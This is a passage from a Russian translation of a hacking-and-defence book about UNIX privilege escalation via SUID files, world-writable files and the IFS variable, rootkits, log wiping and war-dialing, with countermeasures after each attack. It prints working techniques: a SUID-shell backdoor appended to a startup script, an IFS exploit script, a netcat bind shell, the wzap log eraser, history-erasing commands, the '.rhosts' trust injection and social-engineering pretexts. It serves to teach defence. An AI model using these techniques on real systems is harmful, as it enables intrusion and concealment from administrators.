Контрмеры: защита разделяемых библиотек

Динамический компоновщик должен игнорировать переменную среды LD_PRELOAD для всех двоичных образов SUID root. Консерваторы могут говорить о том, что следует качественно писать разделяемые библиотеки для безбоязненной адресации в LD_PRELOAD. В реальности остаются ошибки программирования, открывающие систему для атаки во время исполнения двоичного файла SUID. Более того, разделяемую библиотеку (например, /usr/lib или /lib) следует защищать на том же уровне безопасности, что и наиболее важные системные файлы. Если атакующий получит доступ к /usr/lib или /lib, система будет повержена.

Неправильная конфигурация систем

Мы рассматриваем общие методы атак, когда нападающие пользуются уязвимостью и получают привилегированный доступ. Список этих методов огромен, поскольку в системах существует множество незащищенных точек. В частности, безопасность системы снижает неправильная конфигурация или неверное администрирование. Система может иметь надежные средства защиты, но разрешение администратором права записи в файл /etc/passwd мгновенно разрушит безопасность. Человеческий фактор проявляется во многих системах.

Права файлов и каталогов

Популярность: 8
Простота: 9
Результативность: 7
Степень риска: 8

Простота и мощь UNIX во многом связаны с использованием файлов: двоичных исполняемых образов, текстовых файлов конфигурации или устройств. Везде присутствуют файлы и связанные с ними права. Если файловое право неправильно установлено по умолчанию или изменено администратором, это скажется на уровне защиты системы. Два наиболее эффективных метода взлома связаны с SUID корневых файлов и с правом записи. Безопасность устройств (/dev) не является темой данной книги. Скажем лишь, что важно правильно указать для них права. Атакующий, способный создать устройство или записать/прочитать важный системный ресурс (например, /dev/kmem), скорее всего, добьется права root.

Файлы SUID Установка идентификатора пользователя (SUID) или группы (SGID) в значение root убьет файл! В системах UNIX причиной наибольших разрушений становятся незащищенные корневые файлы SUID. Почти все рассмотренные выше атаки основываются на обмане процесса, исполняющего с правом root один из двоичных файлов SUID. Переполнение буфера, состояние гонки и атака символьной ссылки практически бесполезны, если программа SUID не имеет права root. Однако многие разработчики UNIX игнорируют установку бита SUID, совершенно не заботясь о возникающих проблемах с

безопасностью. Нередко пользователи не делают никаких дополнительных операций, поэтому многие программы исполняются с правом root.

Для использования удручающего состояния защиты атакующий, имея доступ к системе, попытается извлечь файлы SUID и SGID. Обычно он начинает с поиска командой find всех файлов SUID. Результатом становится список имен файлов, которые могут или не могут помочь в получении права root. Рассмотрим список, выданный системой Linux.

```
[root@tsunami /root]# find / -type f -perm -04000 -ls
-rwsr-xr-x 1 root root     30520 May  5 1998 /usr/bin/at
-rwsr-xr-x 1 root root     29928 Aug 21 1998 /usr/bin/chage
-rwsr-xr-x 1 root root     29240 Aug 21 1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root    770132 Oct 11 1998 /usr/bin/dos
-r-sr-sr-x 1 root root     13876 Oct  2 1998 /usr/bin/lpq
-r-sr-sr-x 1 root root     15068 Oct  2 1998 /usr/bin/lpr
-r-sr-sr-x 1 root root     14732 Oct  2 1998 /usr/bin/lprm
-rwsr-xr-x 1 root root     42156 Oct  2 1998 /usr/bin/nwsfind
-r-sr-xr-x 1 root bin      15613 Apr 27 1998 /usr/bin/passwd
-rws--x--x 2 root root    464140 Sep 10 1998 /usr/bin/suidperl
<вывод сокращен>
```

Большая часть перечисленных программ (например, chage и passwd) требует для правильного исполнения права SUID. В первую очередь атакующий проанализирует те двоичные SUID, которые имели проблемы в прошлом или обладают высокой степенью незащищенности вследствие своей сложности. Начать лучше с программы DOS, она формирует виртуальную машину и требует прямого доступа к оборудованию компьютера для выполнения некоторых операций. Атакующий всегда обращает внимание на программы SUID, которые выделяются из общего ряда или не проверены тестами столь же тщательно, как другие программы SUID. Проведем небольшое расследование, заглянув в документацию HOWTO на программу DOS. Нас интересует, существовали ли раньше какие-нибудь проблемы с безопасностью, и если они обнаружатся, то станут путеводной звездой для атаки.

Находим в HOWTO: "Эмулятор dosemu отказывается от права root при первой возможности, однако в целях безопасности лучше не выполнять dosemu с правом root, особенно если из-под dosemu запускается программа DPMI. Многие стандартные приложения DOS не требуют запуска dosemu с правом root, тем более если dosemu исполняется в среде X. *Поэтому нельзя разрешать пользователям запускать копию suid root программы dosemu, хотя допустима копия non-suid (без SUID).* Такой режим можно установить для каждого пользователя в файле /etc/dosemu.users".

В документации ясно отмечено, что пользователям рекомендовано запускать только копии non-suid. В нашей тестовой системе не было задано такое ограничение в файле /etc/dosemu.users. Следовательно, конфигурация некорректна, что выгодно атакующим. Файл присутствует в системе, где высока вероятность захвата root. Атакующему нужно выяснить, существуют ли методы проведения атаки непосредственно через исполнение DOS с правом SUID или есть иные уязвимости, которыми можно воспользоваться в атаке на систему (например, переполнение буфера, проблема с символьными ссылками и т.д.).

В нашем случае мы имеем классический пример необязательности SUID root для программы, следствием чего является высокий риск взлома системы.

Контрмеры: защита файлов SUID Наилучшим средством защиты от атаки SUID/SGID является удаление бита SUID/SGID в как можно большем числе файлов. Практически невозможно предоставить исчерпывающий список файлов, в которых не должно быть SUID, поскольку он зависит от конкретной реализации **UNIX.** Лучшее, что можно рекомендовать, — исследуйте все файлы SUID/SGID в системе и оцените для каждого из них необходимость привилегий на уровне root. Можно воспользоваться теми же методами, которые применяют атакующие при выявлении файлов SUID. Найдите все файлы SUID/SGID и проанализируйте каждый из них в отдельности.

Команда поиска файлов SUID:

```
find / -type f -perm -04000 -ls
```

Команда поиска файлов SGID:

```
find / -type f -perm -02000 -ls
```

Заглянув на man-страницу, в пользовательскую документацию и файл HOWTO, выясните, рекомендует ли автор программы удалять бит SUID из соответствующего файла. Удивительно, какому количеству файлов на самом деле совсем не нужны права SUID/SGID. Внеся необходимые изменения, проверьте их в тестовой системе, а затем напишите сценарий, удаляющий все биты SUID/SGID в файлах рабочей системы. Помните, что лишь немногим файлам действительно необходимо право SUID для успешной работы системы.

Общее разрешение записи В файл Еще одной распространенной проблемой некорректной конфигурации системы является установка важных файлов в режим записи, доступной любому пользователю. Общее разрешение записи обычно устанавливается для удобства работы. Однако допустимость записи в важные системные файлы нарушает безопасность. Атакующий может перезаписать такой файл, даже не имея права администратора. К файлам, для которых не рекомендован режим записи, относятся инициализационные системные файлы, конфигурационные файлы и пользовательские стартовые файлы. Рассмотрим, как атакующий ищет и использует в своих целях файлы с разрешением общей записи.

```
find / -perm -2 -type f -print
```

Команда find находит локальные файлы, для которых разрешен режим общей записи.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Полученный список демонстрирует наличие проблем. Прежде всего /etc/rc.d/rc3.d/S99local — это стартовый сценарий с режимом записи. Серьезное упущение — атакующий может получить право root. Во время запуска системы S99local исполняется с правом root. Следовательно, нападающий может создать оболочку SUID для перезапуска системы:

```
echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh" >>
etc/rc.d/rc3.d/S99local
```

После перезагрузки системы в каталоге /tmp будет создана оболочка SUID. Дополнительно в режим общей записи устанавливается каталог /home/public. Поэтому атакующий сможет перезаписать командой mv любой файл этого каталога, поскольку права каталога перекрывают права файла. Обычно атакующий модифицирует стартовые файлы общей пользовательской оболочки (например, .login или .bashrc) для создания пользовательского файла SUID. После входа в систему в режиме public атакующий будет с радостью принят общей оболочкой SUID.

Контрмеры: защита общих записываемых файлов Рекомендуем найти все файлы и каталоги с атрибутом записи. Измените эти объекты, сохранив право записи только для действительно необходимых файлов и каталогов. В ряде случаев трудно решить, нужен или нет атрибут общей записи, поэтому лучше положиться на здравый смысл. Если файл принадлежит категории инициализационных, конфигурационных или стартовых пользовательских, он не должен быть записываемым, но помните, что некоторые устройства в каталоге /dev обязаны иметь атрибут записи. Проверьте каждое из сделанных изменений.

Обсуждение расширенных файловых атрибутов выходит за рамки этой книги, однако отметим, что многие системы можно сделать безопаснее, если установить флаг "только чтение", "добавление" или "запрет изменений" для наиболее важных системных файлов. В Linux (командой chattr) и во многих версиях BSD редко применяются дополнительные флаги, хотя следовало бы использовать их повсеместно. Комбинация расширенных атрибутов файлов с уровнем защиты ядра (если он поддерживается операционной системой) и с файловой защитой позволит существенно повысить безопасность.

Атака на оболочку

Популярность: 6
Простота: 6
Результативность: 7
Степень риска: 6.3

Оболочка UNIX – чрезвычайно мощное и удобное для пользователей средство. Одним из основных достоинств среды оболочки UNIX является возможность программирования команд, а также установка специальных параметров работы оболочки. Разумеется, мощь порождает риск взлома системы, причем основную опасность создает переменная IFS (Internal Field Separator — разделитель внутренних полей).

Атака на IFS

Переменная IFS служит для разделения входных слов в оболочке среды. Обычно значением этой переменной является символ пробела, который определяет в оболочке поведение по умолчанию. Если атакующий способен манипулировать переменной IFS, он сможет обмануть программу SUID и исполнить файл-"троянца", награждающего правом root. Чаще всего нападению подвергается сценарий оболочки SUID, однако в качестве примера рассмотрим программу loadmodule.

Модуль loadmodule не защищен от общеизвестной атаки, обнаруженной несколько лет назад и названной уязвимостью IFS операционной системы SunOS 4.1.X.

```
#! /bin/csh
cd/tmp
mkdir bin
cd bin
cat>bin << EOF
    #!/bin/sh
    sh -1
EOF
chmod 755 /tmp/bin/bin
setenv IFS /
/usr/openwin/bin/loadmodule /sys/sun4c/OBJ/evqmod-sun4c.o
/etc/openwin/modules/evqload
```

Этот сценарий показывает, как изменить текущий каталог на /tmp и создать дочерний каталог /bin. Часто атакующие создают копию /bin/sh для последующего использования. Затем переменной IFS присваивается значение "/" (вместо применяемого по умолчанию пробела). После этого SUID-программа loadmodule подменяется исполнением программы /tmp/bin/bin. Окончательным результатом становится доступ к оболочке SUID.

Контрмеры: защита IFS Обычно виновником атаки на IFS является вызов функции system(), которая запускает sh для синтаксического анализа исполняемой строки. Простая программа-оболочка способна инициировать уязвимую программу и автоматически возвратить переменной IFS значение "пробел". Пример кода:

```
#define EXECPATH "/usr/bin/real/"
raain(int argc,  char  **argv)
{
    char pathname[1024];
    if(strlen(EXECPATH) + strlen(argv[0]) + 1> 1024)
        exit(-1) ;
    strcpy(pathname, EXECPATH);
    strcat(pathname, argv[0]) ;
    putenv("IFS= ") ;
    execv(pathname, argv, argc) ;
}
```

Код предоставлен Джереми Раухом (Jeremy Rauch).

К счастью, многие новые версии UNIX игнорируют переменную IFS, когда оболочка работает с правом root и действующий UID отличается от реального UID. Наилучшая рекомендация: не создавайте сценарии оболочки SUID и сведите к минимуму количество файлов SUID.

После завоевания корня

Когда пройдет радость от получения права root, атакующий приступит к своей обычной работе. Ему необходимо "прочесать" все файлы в поисках информации, загрузить программу-"сыщика" (sniffer) для перехвата паролей регистрации, telnet, ftp, smtp и snmp, а затем атаковать следующую систему из уже завоеванной. Почти все эти работы предполагают загрузку специализированного набора корневых инструментов (rootkit).

Набор корневых инструментов

Начальная дыра в защите системы становится основой для последующих атак, поэтому нападающему важно загрузить и скрыть набор специализированных инструментов. В UNIX такой набор обычно состоит из четырех групп утилит, предназначенных для определенной системы и ее версии: (1) программы-"троянцы", например измененные версии login, netstat и ps; (2) "черные ходы", например перехват inetd; (3) интерфейсные сыщики; (4) программы-очистители системного журнала.

Программы-"троянцы"

Получив право root, атакующий может внедрить код "троянского коня" практически в любую команду системы. Следует проверять размер и метку даты/времени всех двоичных образов в системе, особенно часто используемых программ: login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, df, sync, reboot, halt, shutdown и т.д.

Например, во многих наборах атакующих присутствует взломанная версия команды login. Программа регистрирует пользователей, как обычная команда login, но дополнительно фиксирует введенные имена пользователей и пароли в отдельном файле. Существует модифицированная версия ssh, исполняющая аналогичные операции.

Другая программа-"троянец" способна создать "черных ход" в систему путем запуска утилиты прослушивания порта TCP и возврата полученных данных в оболочку UNIX. Например, команда ls может проверить существование уже запущенного "троянца" и в случае его отсутствия инициировать взломанную версию netcat, которая возвратит атакующему /bin/sh для подключения к системе. Приведем пример работы netcat в фоновом режиме при прослушивании попыток подключения к порту TCP номер 222 с последующим возвращением /bin/sh:

```
[root@funstuff /root]# nohup nc -1 -p 222 -nvv -e /bin/sh &
listening on [any] 222
...
```

После подключения к TCP-порту 222 атакующий получит следующие данные (которыми воспользуется для операций с правом root):

```
# kern.* /dev/console
# Регистрируем все (кроме почты) на этом уровне и выше.
# Не регистрируем личные аутентификационные сообщения!
*.info;mail.none;authpriv.none                    /var/log/messages
# Доступ к файлу authpriv ограничен.
authpriv.*                                        /var/log/secure
```

Рассмотрим наиболее популярные программы этого рода и методы выявления их работы.

Популярные сыщики


```
# Регистрируем в одном месте всю почту.
mail.*                                  /var/log/maillog
# Каждый получит предупреждающее сообщение плюс регистрацию на другой
# машине.
*.emerg                                 *
# Сохраним ошибки почты и новостей уровня егг и выше
# в специальном файле.
uucp,news.crit                          /var/log/spooler
```

Вооружившись полученными знаниями, атакующий отправится в каталог /var/log за важными файлами регистрации. Простой вывод содержимого этого каталога позволит найти все файлы регистрации, включая cron, maillog, messages, spooler, secure (регистрация TCP Wrappers), wtmp и xferlog.

Необходимо отредактировать несколько файлов, в том числе messages, secure, wtmp и xferlog. Поскольку wtmp имеет двоичный формат (и обычно используется только командой who), атакующие часто применяют против него специальную утилиту из своего набора. Wzap.с работает только с файлом регистрации wtmp и удаляет из него все сообщения о данном пользователе. Рассмотрим пример:

```
[root@funstuff log]# who ./wtmp
joel    ftpd 17264 Jul 1 12:09 (172.16.11.204)
root    tty1       Jul 4 22:21
root    tty1       Jul 9 19:45
root    tty1       Jul 9 19:57
root    tty1       Jul 9 21:48
root    tty1       Jul 9 21:53
root    tty1       Jul 9 22:45
root    tty1       Jul 10 12:24
joel    tty1       Jul 11 09:22
stuman  tty1       Jul 11 09:42
root    tty1       Jul 11 09:42
root    tty1       Jul 11 09:51
root    tty1       Jul 11 15:43
joel    ftpd841    Jul 11 22:51 (172.16.11.205)
root    tty1       Jul 14 10:05
joel    ftpd3137   Jul 15 08:27 (172.16.11.205)
joel    ftpd82     Jul 15 17:37 (172.16.11.205)
joel    ftpd945    Jul 17 19:14 (172.16.11.205)
root    tty1       Jul 24 22:14
[root@funstuff log]# /opt/wzap
Enter username to zap from the wtmp: joel
opening file...
opening output file...
working...
[root@funstuff log]# who ./wtmp.out
root    tty1 Jul 4 22:21
root    tty1 Jul 9 19:45
root    tty1 Jul 9 19:57
root    tty1 Jul 9 21:48
root    tty1 Jul 9 21:53
```

```
root     tty1 Jul 9 22:45
root     tty1 Jul 10 12:24
stuman   tty1 Jul 11 09:42
root     tty1 Jul 11 09:42
root     tty1 Jul 11 09:51
root     tty1 Jul 11 15:43
root     tty1 Jul 14 10:05
root     tty1 Jul 24 22:14
root     tty1 Jul 24 22:14
```

Новый выходной файл регистрации (wtmp.out) не содержит сведений о пользователе joel. Командой copy скопируем wtmp.out в wtmp — теперь атакующий не отмечен в журнале регистрации входов в систему. Программы, похожие на zap.c (для SunOS 4.x), могут изменить дату/время последней регистрации указанного пользователя.

Затем нужно вручную отредактировать (с помощью vi или emacs) регистрационные файлы secure, messages и xferlog.

Заключительным этапом является удаление из системы собственных команд. Многие оболочки UNIX ведут журнал истории команд (history) для упрощения их повторного ввода. Например, оболочка Борна (Bourne shell, /bin/bash) хранит в пользовательском каталоге (во многих случаях являющемся корневым) файл журнала команд под именем .bash_history. В этот файл помещается список последних введенных пользователем команд. Обычно завершающей операцией атакующего становится удаление элементов из файла журнала команд. Допустим, что файл .bash_history содержит:

```
./ifup ifcfg-ppp0
tail -f /var/log/messages
vi chat-ppp0
./ifup ifcfg-ppp0
tail -f /var/log/messages
kill -9 1521
logout
< атакующий закончил регистрацию и начал свои делишки >
id
pwd
cat /etc/shadow >>/tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >>/tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/sgid.log
...
```

С помощью обычного текстового редактора атакующий удаляет все записи о своих действиях и использует команду touch для сброса даты и времени последнего доступа к файлу. Обычно атакующий не генерирует файлов записи, поскольку заранее отключает этот режим оболочки.

```
unset HISTFILE; unset SAVEHIST
```

Кроме того, нападающий может связать .bash_history с /dev/null (нулевое устройство):

```
[root@rumble root]# ln -s /dev/null ~/.bash_history
[root@rumble root]# ls -1 .bash_history
lrwxrwxrwx 1 root root 9 Jul 26 22:59 .bash_history -> /dev/null
[root@rumble root]#
```

Контрмеры: предотвращение очистки журнала

Рекомендуем записывать файлы журналов на носители, которые трудно модифицировать, например, в файловую систему с расширенными атрибутами (флаг "только добавление"). В этом случае вся регистрационная информация добавляется в конец файла и не может быть изменена атакующим. Это, конечно, не панацея, но атакующему придется затратить больше времени, сил и умения, чтобы замести за собой все следы. Кроме того, рекомендуем использовать syslog для записи важной регистрационной информации на защищенный хост. Защищенная версия syslog поставляется компанией Core Labs (http://www.core-sdi.com/english/freesoft.html). В ней реализовано шифрование удаленной регистрации, что усиливает защиту важных регистрационных файлов. Помните, что во взломанной системе нельзя полагаться на файлы регистрации, которые могли быть изменены атакующим.

Дополнительные ресурсы

Системы UNIX сложны, поэтому требуют реализации адекватных мер защиты. Множество различных способов удаленного и локального взлома поможет атакующим преодолеть защиту даже сверхнадежных систем UNIX. Ежедневно обнаруживаются все новые примеры переполнения буфера. Наблюдается постоянное пренебрежение требованиями безопасности в программировании, хотя с каждым днем совершенствуются средства мониторинга уязвимых точек систем. Идет постоянная битва между средствами защиты и нападения, поэтому важно быть в курсе всех событий. В таблице 7.3 перечислены дополнительные ресурсы по теме безопасности систем UNIX.

Таблица 7.3. ***Ресурсы по защите систем UNIX***

Название	Операционная система	Местоположение	Описание
Titan	Solaris	http://www.fish.com/titan	Набор программ для надежной защиты системы Solaris.
Solaris Security FAQ	Solaris	http://www.sunworld.com /sunworldonline/common /security-faq.html	Руководство по совершенствованию защиты Solaris.
Armoring Solaris	Solaris	http://www.enteract.com /~lspitz/armoring.html	Методы защиты системы Solaris. Статья посвящена систематическим методам подготовки к установке брандмауэра. Кроме того, предоставляется загружаемый сценарий оболочки, усиливающий защиту системы.

Таблица 7.3. ***Ресурсы по защите систем UNIX (продолжение)***

Название	Операционная система	Местоположение	Описание
NIS+ part 1: What's in a Name (Service)? от Peter Galvin	Solaris	http://www.sunworld.com /sunworldonline /swol-09-1996 /swol-09-security.html	Хорошее руководство по защите NIS+.
FreeBSD Security How-To	FreeBSD	http://www.freebsd.org /~jkb/howto.html	Руководство посвящено FreeBSD, однако большая часть материала подходит и для других операционных систем UNIX (особенно OpenBSD и NetBSD).
Linux Administrator's Security Guide (LASG) от Kurt Seifried	Linux	http://www.seifried.org/lasg/	Одна из лучших публикаций о защите Linux.
HP-UX Security	HP-UX	http://wwwinfo.cern.ch/dis /security/hpsec.html	Информация о защите системы HP-UX.
Watching Your Logs от Lance Spitzner	Все версии	http://www.enteract.com /~lspitz/swatch.html	Планирование реализации автоматических фильтров регистрации установленных заплаток. Имеются примеры конфигурации и реализации.
UNIX Computer Security Checklist (Version 1.1)	Все версии	ftp://ftp.auscert.org.au/pub /auscert/papers /unix_security_checklist	Проверочные вопросы по защите UNIX.
The Unix Secure Programming FAQ от Peter Galvin	Все версии	http://www.sunworld.com /sunworldonline /swol-08-1998 /swol-Q3-security.html	Советы по принципам защиты, методам программирования и тестированию.
CERT Intruder Detection Checklist	Все версии	ftp://info.cert.org/pub/tech_tips /intruder_detection_checklist	Описание признаков вторжения злоумышленников в систему.

Часть III

Взлом сетей

Глава 8

Взлом коммутируемых соединений и виртуальных частных сетей

Введение

Название этой главы может показаться странным — *взлом аналоговых коммутируемых соединений* считается анахронизмом. Несмотря на широкие возможности скрытного доступа по Интернету, общественные коммутируемые телефонные сети (PSTN, Public Switched Telephone Network) являются сегодня наиболее распространенным методом доступа к коммерческим и домашним компьютерным системам. Сенсационные истории о взломе сайтов Интернета просто закрывают собой более прозаические примеры вторжений по телефонным линиям связи, хотя в обоих случаях мы имеем опасные последствия.

В жизни приходится часто сталкиваться с тем, что во многих крупных компаниях самым уязвимым местом являются плохо учтенные телефонные линии, а не защитные шлюзы Интернета. Специалист по защите Билл Чесвик (Bill Cheswick) из AT&T сравнил защищенную шлюзом сеть с "хрустящей скорлупой вокруг мягкого и тягучего ядра", поскольку вместо попытки расколоть твердый шлюз, можно легко и спокойно проникнуть в ядро через плохо защищенный сервер удаленного доступа. Возможно, хорошая защита телефонных соединений удаленного доступа является важнейшим средством обеспечения пограничной защиты сети.

Взлом коммутируемых соединений выполняется теми же методами, что и взлом остальных компонентов системы: рекогносцировка, сканирование, создание перечня уязвимых точек и их использование в собственных целях. За редким исключением, весь процесс взлома удаленных подключений можно автоматизировать традиционными хакерскими инструментами, называемыми *программами боевого прозвона* (wardialer) или *фоновыми номеронабирателями* (demon dialer). По сути, эти программные инструменты обеспечивают автоматический набор телефонных номеров из указанного массива, регистрацию успешных подключений (на основе идентификации *несущего сигнала*— carriers), попытку идентификации системы на другом конце телефонного соединения и необязательной регистрации в этой системе с применением заранее указанных имен и паролей. Часто используется ручное соединение с обнаруженными телефонными номерами, но с помощью специальных программ или на основе определенных знаний об отвечающей системе.

Важен выбор программы боевого прозвона (нужно выявить незащищенные телефонные линии связи). В этой главе рассматриваются две наиболее популярные бесплатные программы (ToneLoc и THC-Scan), а также коммерческая утилита PhoneSweep, недавно выпущенная компанией Sandstorm Enterprises.

Рассказывается также о специальных инструментах ручного и автоматического исследования целевых систем (выявленных программой боевого прозвона), в том числе удаленных офисных телефонных сетей (PBX) и систем голосовой почты (voicemail).

В конце главы описываются свойства еще одного участника удаленного доступа — виртуальных личных сетей (VPN, Virtual Private Networking). В настоящее время это "белые дыры" в корпоративных сетях, так что нельзя ничего сказать об уровне их защиты. В последствии должны появиться сообщения об уязвимых местах VPN, но пока публично объявлено только об одной дыре в защите этих систем.

Пример взлома системы: общеизвестная рождественская атака на Тсутоми Шимомура

В общем случае составляющие сеть системы хостов хранят те бриллианты информации, к которым стремятся хакеры. Однако самый быстрый путь к этим данным может идти по окружной дороге — через атаку на сеть. В этой главе обсуждаются наиболее интересные методы атаки: удаленный доступ по коммутируемым каналам, перенаправление и изменение маршрута сетевого трафика путем манипулирования сетевыми устройствами и протоколами, подглядывание, обман средств централизованного управления брандмауэрами и атака отказа в обслуживании, предотвратить которую сложнее всего.

В истории хакеров есть инцидент, связанный с реализацией практически всех методов взлома и ставший классическим примером сетевой атаки. Это операция на рождество 1994 г. известного хакера Кевина Митника (Kevin Mitnick) против персонального компьютера эксперта по вопросам защиты Тсутоми Шимомура (Tsutomu Shimomura), находившегося в Сан-Диего (Калифорния).

Атака основывалась на опубликованной годом ранее провокационной статье Стивена М. Беллоуина (Steven M. Bellovin) "Security Problems in the TCP/IP Protocol Suite" (http://www.research.att.com/~smb/papers/ipext.pdf). В статье обсуждались классическая в своем роде перегрузка системы пакетами TCP SYN, предсказание порядкового номера TCP и подмена IP-адреса. На следующем рисунке показаны существовавшие в системе доверительные отношения.

Внимательный анализ цели позволил атакующему выявить доверительные отношения через Интернет с хостом, который мы назовем Доверенный хост (Trusted), а также метод генерации порядковых номеров TCP в операционной системе Цели (Target). Затем атакующий воспользовался перегрузкой пакетами TCP SYN (см. главу 11) для временной приостановки ответов Доверенного хоста на сетевой трафик и послал Цели со своей собственной машины (Attacker) безобидный тестовый пакет, уведомляющий о нужном для ответа порядковом номере TCP.

Второй запрос на подключение производился от Атакующего к Цели, причем при обманном адресе источника, указывающем на Доверенный хост. Поскольку продолжалась перегрузка пакетами SYN, Доверенный хост не мог отвечать на запросы. Поэтому пакет от Атакующего к Цели с мистифицированным адресом источника должен был предоставить правильно вычисленный порядковый номер TCP, тогда обманутая Цель считала бы, что получила этот пакет от Доверенного хоста. Когда хост откликается на множество запросов, предсказать порядковый номер сложно, поэтому злоумышленник провел атаку в рождество, когда Цель практически бездействовала, и предсказать следующий порядковый номер не составило особого труда. Содержимое обманного ответа от Атакующего было одним из вариантов распространенной команды UNIX: "echo ++ > .rhosts", которая обеспечивает неограниченный удаленный доступ к Цели для любого источника в Интернете.

После рождественской атаки было выявлено еще много других недостатков на уровне протоколов. До сих пор стек TCP/IP, "общий язык общения" в Интернете, остается уязвимым к подмене адресов, перегрузке TCP SYN и предсказанию порядковых номеров (хотя это зависит от реализации **TCP/IP).** Это фундаментальная проблема защиты сетей: как разрешить доступ нужным системам, но одновременно запретить его ненужным. Рождественская атака продемонстрировала, что решение гораздо сложнее, чем обычное ограничение доступа на основе адресов хостов. В сетевом мире системы не являются изолированными островками, поэтому любое физическое подключение в той или иной степени остается уязвимым.

Рекогносцировка телефонных номеров

Взлом телефонных систем удаленного доступа начинается с идентификации диапазона телефонных номеров для программы боевого прозвона. Просвещенный хакер обычно проводит поиск по названию компании и получает объемный список потенциальных телефонных номеров из всех доступных ему источников. Затем используется один из методов выявления присутствия компании в найденном диапазоне телефонных номеров.

Начать следует с телефонного справочника. Многие компании предоставляют списки внутренних телефонных номеров в печатном виде или на компакт-дисках. В любом случае эти списки можно загрузить в сценарий боевого прозвона. Узнав основные телефонные номера компании, атакующий обычно пользуется некоторым диапазоном, охватывающим эти номера. Например, если основным телефонным номером компании Acme Corp. является 555-555-1212, то программой боевого прозвона нужно проверить все 10 000 номеров из диапазона 555-555-XXXX. При использовании четырех модемов этот диапазон удастся обработать программой боевого прозвона за несколько дней, так что величина диапазона не является большой проблемой.

Другим тактическим методом является обращение на местную телефонную станцию: во время непринужденного разговора можно получить сведения о телефонных номерах компании, которых нет в официальном справочнике. Это

хороший метод определения телефонов удаленного доступа или линий связи, обычно используемых с другим телефонным префиксом. Некоторые телефонные компании не предоставляют такой информации сторонним абонентам (требуется указание пароля, известного только сотрудникам компании), хотя общеизвестны примеры нарушения этих правил вне границ организации.

Кроме телефонного справочника, благодатным местом поиска номеров телефонов являются web-сайты. Многие компании не контролируют поток информации, публикуемой в Web, поэтому в Интернете можно найти полные телефонные справочники. Для компании это редко приносит пользу, если только не существует специальных бизнес-требований.

Иногда удается разыскать телефонные номера в совершенно неожиданных местах Интернета (см. главу 1). База данных регистрационных имен Интернета, поддерживаемая InterNIC (другое название: Network Solutions), хранит сведения об административных, технических и финансовых контактах по вопросу присутствия компании в Интернете. Получить эти сведения позволяет интерфейс whois (http://www.networksolutions.com/cgi-bin/whois/whois/). Следующий пример выходных данных команды whois по ключевому слову "acme.com" показывает как общедоступную, так и конфиденциальную информацию из базы данных InterNIC:

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact:     Smith, John (JS0000) jsmith@ACME.COM
                            555-555-5555 (FAX) 555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG) hostmaster@ANS.NET
                            (800)555-5555
```

Атакующий получил не только базовый номер для прозвона, но и имя (John Smith), под которое можно маскироваться для обращения в справочную службу компании или локальной телефонной станции с целью получения дополнительных данных о внутренних номерах компании. Сведения о зональном техническом контакте (zone technical contact) показывают принцип регистрации информации в InterNIC: название организации и телефонный номер службы 800 (бесплатная справочная служба компании. — *Прим. пер.*). Не так уж и много.

Наконец, набор вручную каждого двадцать пятого номера когда-нибудь приведет нас к получению ответа: "Компания XYZ, чем мы можем вам помочь?" Это утомительный, но эффективный метод рекогносцировки номеров удаленного доступа компании. Автоответчики покажут, что сотрудника нет в данное время на рабочем месте, и он долго не заметит странных операций с его учетной записью. Сотрудникам не следует объявлять о своем рабочем расписании в приветствии автоответчиков, иначе легко воспользоваться этими данными для ввода в заблуждение коллег по службе. Например, "Привет, оставьте сообщение Джиму, вице-президенту по маркетингу" позволит тут же позвонить в отдел информационных систем и заявить: "Это Джим, вице-президент по маркетингу. Срочно измените мой пароль, иначе останетесь без премии!"

Контрмеры: предотвращение утечки информации

Наилучшей защитой от рекогносцировки телефонных номеров является предотвращение утечки конфиденциальной информации. Действительно, номера телефонов публикуются для того, чтобы клиенты компании могли быстро найти нужного им сотрудника, однако не все номера следует открывать. Связавшись с местной телекоммуникационной компанией, проверьте список опубликованных телефонных номеров и поименно укажите сотрудников, которым разрешается изменять этот список, причем любые операции такого рода должны сопровождаться указанием пароля, уникального для каждого из ответственных работников. Создайте в рамках отдела информационных систем группу проверки "дыр" в опубликованных сведениях о компании. Такая группа должна периодически исследовать web-сайты, справочники, приглашения, выводимые в начале сеанса удаленного доступа, и убирать опасные телефонные номера из общедоступных источников информации. Свяжитесь с InterNIC и ограничьте публикуемую ею информацию о зональных контактах Интернета. Расскажите сотрудникам компании о том, что номера телефонов не всегда можно передавать всем подряд, а также о том, что по телефону не следует сообщать никаких важных данных, поскольку неизвестно, к кому они попадут.

Боевой прозвон

Для боевого прозвона применяются разные утилиты. Обсудим свойства и возможности ToneLoc, THC-Scan и PhoneSweep, но сначала дадим общие рекомендации.

Оборудование

Правильный выбор оборудования для боевого прозвона не менее важен, чем выбор программного обеспечения. Ниже рассматриваются две бесплатные утилиты для DOS, которые совершенно незаслуженно считаются сложно настраиваемыми. Однако многие программы боевого прозвона для персональных компьютеров действительно требуют знаний тонкостей работы портов COM, а некоторые утилиты не поддерживают то или иное оборудование, например комбинированные карты PCMCIA.

